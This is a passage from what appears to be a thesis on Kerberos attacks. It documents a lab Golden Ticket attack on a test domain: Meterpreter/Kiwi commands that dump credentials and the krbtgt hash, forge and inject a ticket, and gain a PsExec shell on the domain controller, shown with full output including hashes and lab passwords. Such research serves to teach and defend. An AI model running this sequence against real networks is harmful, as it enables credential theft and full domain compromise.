
The most challenging part of the GT attack is acquiring the KRBTGT password hash, which requires obtaining privileged access to a Domain Controller (DC). Once the adversary gains remote access to the DC via Metasploit's *PsExec* module, *Kiwi* can be executed through meterpreter shell.

The first step to collect key information that is crucial to the implementation of GT attack is the execution of *creds_all* and *kiwi_cmd "sekurlsa::logonPasswords full"* commands in *kiwi* environment. In more detail, using the first command, credentials for *STEFANIAs* target domain and user account *stefalti* that is about to be impersonated were retrieved, while the second command lists all recently logged on user and computer credentials included targeted user including information such as the NTLM password hashes for both *STEFANIA* target domain and user account *stefalti*, as well as the domain name and SID of the target domain (Figures 5.27& 5.28).



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username          Domain    NTLM                              SHA1                                      DPAPI
--------          ------    ----                              ----                                      -----
WIN-0SBKADTJ0O5$  STEFANIA  39c548d72eaf33d81fa3b8304e85ac78  f5ad4cf9d397d691eb1f28441e0845a3442061d5
altinitat         STEFANIA  adc56bd5ceba54d43a3be9f2274b46b5  794fe23d1ff75d7167c94999b735e1353d535727  87b2c09c5ea7c087942ef4fd0dd11547
stefalti          STEFANIA  41db816e190f2a669d0fde4b84a83519  a19c5e7bcf22f076b300b33de22445d11dfb4165  5390a9919beb0ebd0f3bdac08b96a6fb

wdigest credentials
===================

Username          Domain    Password
--------          ------    --------
(null)            (null)    (null)
WIN-0SBKADTJ0O5$  STEFANIA  (null)
altinitat         STEFANIA  (null)
stefalti          STEFANIA  (null)

kerberos credentials
====================

Username          Domain          Password
--------          ------          --------
(null)            (null)          (null)
WIN-0SBKADTJ0O5$  stefania.local  08 92 24 d9 95 d8 3d aa 1e 72 a8 cb 40 90 c2 d0 49 4f 10 4d f5 ad d0 71 d3 04 c7 df 12 ea b2 00 f8 06 57 a5 4b 26 ab 08
                                   fc 54 95 f6 11 b8 34 3a 50 e8 66 ff da 4f 13 63 b4 a4 f0 37 b6 af a1 f9 f2 3a e5 d9 d6 23 25 10 64 f3 97 57 50 19 20 9
                                  a 04 d3 62 46 46 99 e0 84 f8 73 e3 34 94 4c 99 33 2a 58 cd 1b 4a 48 87 35 c5 44 12 40 fd fb 3c 82 5d 92 95 5d 52 4e 61
                                  b1 a2 6d de 98 04 3b 5b 6b 1a 91 39 a0 e6 c1 1e 09 46 1b 1a 15 00 12 0f fc b2 ad 9c 57 6e 47 29 f3 e5 af 9a 50 76 8f af
                                   a9 8f ce 33 a1 cc 02 10 81 8c c1 5f 88 a7 7a 0e fc 06 a4 eb 19 32 ac 02 e7 89 cc c4 30 d2 09 3c 39 59 3d 9f 46 08 5e 8
                                  d 3f 3b 10 3b a5 46 41 50 75 29 bc c4 1d 54 4b 51 20 ac c3 95 f8 be 2d d2 ae 1d 17 fc 6d 00 34 af c5 9e 4e 19 01 04 8d
                                  c0 2a
altinitat         stefania.local  At12345!
stefalti          stefania.local  As12345!
win-0sbkadtj0o5$  stefania.local  08 92 24 d9 95 d8 3d aa 1e 72 a8 cb 40 90 c2 d0 49 4f 10 4d f5 ad d0 71 d3 04 c7 df 12 ea b2 00 f8 06 57 a5 4b 26 ab 08
                                   fc 54 95 f6 11 b8 34 3a 50 e8 66 ff da 4f 13 63 b4 a4 f0 37 b6 af a1 f9 f2 3a e5 d9 d6 23 25 10 64 f3 97 57 50 19 20 9
                                  a 04 d3 62 46 46 99 e0 84 f8 73 e3 34 94 4c 99 33 2a 58 cd 1b 4a 48 87 35 c5 44 12 40 fd fb 3c 82 5d 92 95 5d 52 4e 61
                                  b1 a2 6d de 98 04 3b 5b 6b 1a 91 39 a0 e6 c1 1e 09 46 1b 1a 15 00 12 0f fc b2 ad 9c 57 6e 47 29 f3 e5 af 9a 50 76 8f af
                                   a9 8f ce 33 a1 cc 02 10 81 8c c1 5f 88 a7 7a 0e fc 06 a4 eb 19 32 ac 02 e7 89 cc c4 30 d2 09 3c 39 59 3d 9f 46 08 5e 8
```

Figure 5.27: Credentials of all user accounts




```
Authentication Id : 0 ; 3026344 (00000000:002e2da8)
Session           : Interactive from 3
User Name         : UMFD-3
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/5/2023 1:15:59 PM
SID               : S-1-5-96-0-3
        msv :
         [00000003] Primary
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * NTLM     : 39c548d72eaf33d81fa3b8304e85ac78
         * SHA1     : f5ad4cf9d397d691eb1f28441e0845a3442061d5
        tspkg :
        wdigest :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : WIN-0SBKADTJ0O5$
         * Domain   : stefania.local
         * Password : 08 92 24 d9 95 d8 3d aa 1e 72 a8 cb 40 90 c2 d0 49 4f 10 4d f5 ad d0 71 d3 04 c7 df 12 ea b2 00 f8 06 57 a5 4b 26 ab 08 fc 54 95 f6 1
1 b8 34 3a 50 e8 66 ff da 4f 13 63 b4 a4 f0 37 b6 af a1 f9 f2 3a e5 d9 d6 23 25 10 64 f3 97 57 50 19 20 9a 04 d3 62 46 46 99 e0 84 f8 73 e3 34 94 4c 99 33
2a 58 cd 1b 4a 48 87 35 c5 44 12 40 fd fb 3c 82 5d 92 95 5d 52 4e 61 b1 a2 6d de 98 04 3b 5b 6b 1a 91 39 a0 e6 c1 1e 09 46 1b 1a 15 00 12 0f fc b2 ad 9c 57
 6e 47 29 f3 e5 af 9a 50 76 8f af a9 8f ce 33 a1 cc 02 10 81 8c c1 5f 88 a7 7a 0e fc 06 a4 eb 19 32 ac 02 e7 89 cc c4 30 d2 09 3c 39 59 3d 9f 46 08 5e 8d 3
f 3b 10 3b a5 46 41 50 75 29 bc c4 1d 54 4b 51 20 ac c3 95 f8 be 2d d2 ae 1d 17 fc 6d 00 34 af c5 9e 4e 19 01 04 8d c0 2a
        ssp :
        credman :

Authentication Id : 0 ; 957838 (00000000:000e9d8e)
Session           : RemoteInteractive from 2
User Name         : stefalti
Domain            : STEFANIA
Logon Server      : WIN-0SBKADTJ0O5
Logon Time        : 2/5/2023 12:59:23 PM
SID               : S-1-5-21-205864527-64185754-2840357767-1103
        msv :
         [00000003] Primary
         * Username : stefalti
         * Domain   : STEFANIA
         * NTLM     : 41db816e190f2a669d0fde4b84a83519
         * SHA1     : a19c5e7bcf22f076b300b33de22445d11dfb4165
         * DPAPI    : 5390a9919beb0ebd0f3bdac08b96a6fb
        tspkg :
        wdigest :
         * Username : stefalti
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : stefalti
         * Domain   : stefania.local
         * Password : As12345!
        ssp :
```

Figure 5.28: Targeted networks Domain name, SID and NTLM hash

The command that follows is responsible to dump all AD domain credentials from the targeted DC while the parameter */name* was set to *"krbtgt"* in order to get the *krbtgt* credentials of the user account we want to impersonate as it is shown in Figure 5.29)

kiwi_cmd lsadump::lsa /inject /name:krbtgt



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd lsadump::lsa /inject /name:krbtgt
Domain : STEFANIA / S-1-5-21-332653114-629412497-1093265668

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 1731607e008f850915d2e2e77bbf7a33
    LM   :
  Hash NTLM: 1731607e008f850915d2e2e77bbf7a33
    ntlm- 0: 1731607e008f850915d2e2e77bbf7a33
    lm  - 0: 82578d914e62f05df2757ab82697e472

 * WDigest
    01  2654cef8f722b75f8d6f992fd7d8245b
    02  b7e92db29cc3ffd793e698f926e1a1a4
    03  3c6cc23e8f3481d7c4cc9ab95fa75977
    04  2654cef8f722b75f8d6f992fd7d8245b
    05  b7e92db29cc3ffd793e698f926e1a1a4
    06  177f6df02a23b0e99acd460129ca8de3
    07  2654cef8f722b75f8d6f992fd7d8245b
    08  453ab16f803e825a8bd760337f7633ae
    09  453ab16f803e825a8bd760337f7633ae
    10  17991e9f2de46b6d96e62a8e1fc5280c
    11  c6a1df03518a099703e5d3b3c0d5f508
    12  453ab16f803e825a8bd760337f7633ae
    13  16e389eaf4e5fdb81187a527f0407ef2
    14  c6a1df03518a099703e5d3b3c0d5f508
    15  5bf336085d6046ec0f2cae0133ca67c9
    16  5bf336085d6046ec0f2cae0133ca67c9
    17  45d826db3ade89f4266d58ca3fe9961d
    18  131f001d866eb830cb00a3fc54850aa9
    19  e0ca9b6967ff589e83328b3548d402d7
    20  3758557b0bb91ff166f0bfebfb0caa4b
    21  0c034da703c50454ea6b93b3b6176c8a
    22  0c034da703c50454ea6b93b3b6176c8a
    23  eeff0b9099c4ad9a8924fd1adc41fcdf
    24  c6de6bf6f4abafbf59959c77cd10e6cb
    25  c6de6bf6f4abafbf59959c77cd10e6cb
    26  627a237060fd851ef03101d01d86b231
    27  cc209e092792c5b3f7db9883b1069666
    28  0d5d9357ff616afa10970b7a7c34d333
```

Figure 5.29: *krbtgt* credentials of the user account *stefalti*


5.4.4.2 GT Creation

For the GT creation procedure, the combination of the aforementioned retrieved information is required in order to succeed in moving laterally with persistence around the targeted network hosts. This was accomplished with the execution of the following command in *kiwi* tool. In more detail, the appropriate parameters were set as follows (Figure 5.30).

- *u*: target user accounts' name, the ticket will be created for.
- -*d*: targeted domain.
- -*k*: kgbpt user accounts' credentials
- -*s*: targeted Domain SID.

- *-t*: directory that ticket for the impersonated user is saved.

golden_ticket_create -u stefalti -d stefania.local -k 1731607e008f850915d2e2e77bbf7a33 -s S-1-5-21-332653114-629412497-1093265668 -t /home/stefalti/Desktop/golden.tck




```
[*] Meterpreter session 2 opened (192.168.1.8:4444 → 192.168.1.13:50512) at 2023-02-02 08:13:09 -0600

meterpreter > [*] Meterpreter session 3 opened (192.168.1.8:4444 → 192.168.1.13:52322) at 2023-02-02 08:13:09 -0600
kerberos_tickeInterrupt: use the 'exit' command to quit
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > kerberos_ticket_purge
[+] Kerberos tickets purged
meterpreter > golden_ticket_create -u Administrator -d stefania.local -k 1731607e008f850915d2e2e77bbf7a33 -s S-1-5-21-332653114-629412497-1093265668 -t /ho
me/altinistef/Desktop/golden.tck
[+] Golden Kerberos ticket written to /home/altinistef/Desktop/golden.tck
```

Figure 5.30: GT Creation

The next step after the creation of GT, was to be applied successfully not only to the current session but also to the entire domain so as the command prompt is capable of having access to all machines, directories, services and credentials on the entire domain. The goal is a low level user account that was not previously privileged can act as a Domain Administrator after the Golden's ticket application. For accomplishing this, the following commands were executed in the order they presented below (Figure 5.31):

kerberos_ticket_use /home/stefalti/Desktop/golden.tkt

kiwi_cmd misc::cmd




```
meterpreter > kerberos_ticket_use /home/altinistef/Desktop/golden.tck
[*] Using Kerberos ticket stored in /home/altinistef/Desktop/golden.tck, 1844 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > kiwi_cmd misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7D9DD43B8
```

Figure 5.31: GT Application with privileges to the whole domain


5.4.5 Confirmation of Administrative Privileges Acquisition

For the collection of all the available Kerberos tickets, *kerberos_ticket_list* command was executed while the command *kiwi_cmd kerberos::tgt* was used for the submitted ticket retrieval after the execution of this attack as demonstrated in Figures 5.32 & 5.33.



```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2/3/2023 6:29:50 AM ; 1/31/2033 2:29:50 PM ; 1/31/2033 2:29:50 PM
   Server Name       : krbtgt/stefania.local @ stefania.local
   Client Name       : stefalti @ stefania.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2/3/2023 6:31:04 AM ; 2/3/2023 4:31:04 PM ; 2/10/2023 6:31:04 AM
   Server Name       : ldap/altinistef.stefania.local @ STEFANIA.LOCAL
   Client Name       : stefalti @ stefania.local
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

Figure 5.32: Kerberos tickets collection




```
meterpreter > kiwi_cmd kerberos::tgt
Kerberos TGT of current session :
           Start/End/MaxRenew: 2/3/2023 6:29:50 AM ; 1/31/2033 2:29:50 PM ; 1/31/2033 2:29:50 PM
           Service Name (02) : krbtgt ; stefania.local ; @ stefania.local
           Target Name  (--) : @ stefania.local
           Client Name  (01) : stefalti ; @ stefania.local
           Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             d27b819b0f620abd8f4baa236d068d5b
           Ticket            : 0x00000017 - rc4_hmac_nt      ; kvno = 0       [...]
meterpreter > 
```

Figure 5.33: Retrieval of submitted Kerberos tickets

Due to the NTLM Hash created for the krbtgt account, the Kerberos authentication protocol will deem this TGT to be reliable. As a result, both malicious and legitimate owners of this ticket will be given administrator privileges, allowing them full access to network resources that are utilized for Kerberos authentication, including the DC.

The final step is to verify that a non-privileged user has administrative rights after the attack. To this end, *PSExec* tool was utilized to excecute *PsExec.exe* \\192.168.1.14 cmd Windows command.As a result, successful access to Windows Server 2019 was obtained through the command line of user *stefalti*. The result is depicted in Figure 5.34 where the IP address of a user is shown in left while in right it is proven that the user gained shell access to the Domain Controller.



```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\stefalti>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home
   IPv4 Address. . . . . . . . . . . : 192.168.1.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:\Users\stefalti>
```

```
C:\Users\stefalti\Downloads\PSTools>PsExec.exe \\192.168.1.14 cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3887]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home
   IPv6 Address. . . . . . . . . . . : 2a02:587:6a0d:a00:aea2:ff31:cd07:acee
   Link-local IPv6 Address . . . . . : fe80::8edd:2bfd:654c:e142%6
   IPv4 Address. . . . . . . . . . . : 192.168.1.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%6
                                       192.168.1.1

C:\Windows\system32>dir \\192.168.1.14\c$
 Volume in drive \\192.168.1.14\c$ has no label.
 Volume Serial Number is F2C5-C89E

 Directory of \\192.168.1.14\c$

02/05/2023  09:49 AM    <DIR>          PerfLogs
02/04/2023  01:37 AM    <DIR>          Program Files
02/05/2023  10:02 AM    <DIR>          Program Files (x86)
02/05/2023  01:16 PM    <DIR>          Users
02/05/2023  03:34 PM    <DIR>          Windows
               0 File(s)              0 bytes
```

Figure 5.34: Shell access to the DC of Windows 2019 server using PsExec tool.

5.4.6 ST Attack Execution and Successful Access to the Targeted System


As GT attack, ST attack execution is supported also by *kiwi.* More specifically, in the context of this thesis, ST was created for the Kerberos vulnerability exploitation of the *stefalti* account on the targeted *STEFANIA* domain network. It is about a combination of the already presented PtH, PtT and GT attacks. The parameters that are required for the creation of the ST defined as follows:

- *domain* - Domain Name
- */sid* - Domain SID
- */user* - Username to impersonate
- */groups* – Specifies a specific group that the targeted user belongs to. It is optional
- */ticket* – Specifies the file path for saving the created Golden/Silver ticket.It is optional.
- */ptt* – Utilizes the PtH technique to directly inject the ticket into memory of the Server
- */target* – Refers to the under attack server

- */service* – Refers to the Kerberos service running on the Server-target, which will be exploited using the forged Silver TGS Ticket
- */rc4* - Refers to the Administrator NTLM hash associated with the exploited /service.

5.4.7 ST Execution

In order to carry out the ST, the same approach as in GT was implemented, beginning with the gathering of the targeted network's domain name and SID information. As it is shown in Figure 5.35, *whoami /user* command was executed in order to reveal the necessary information.



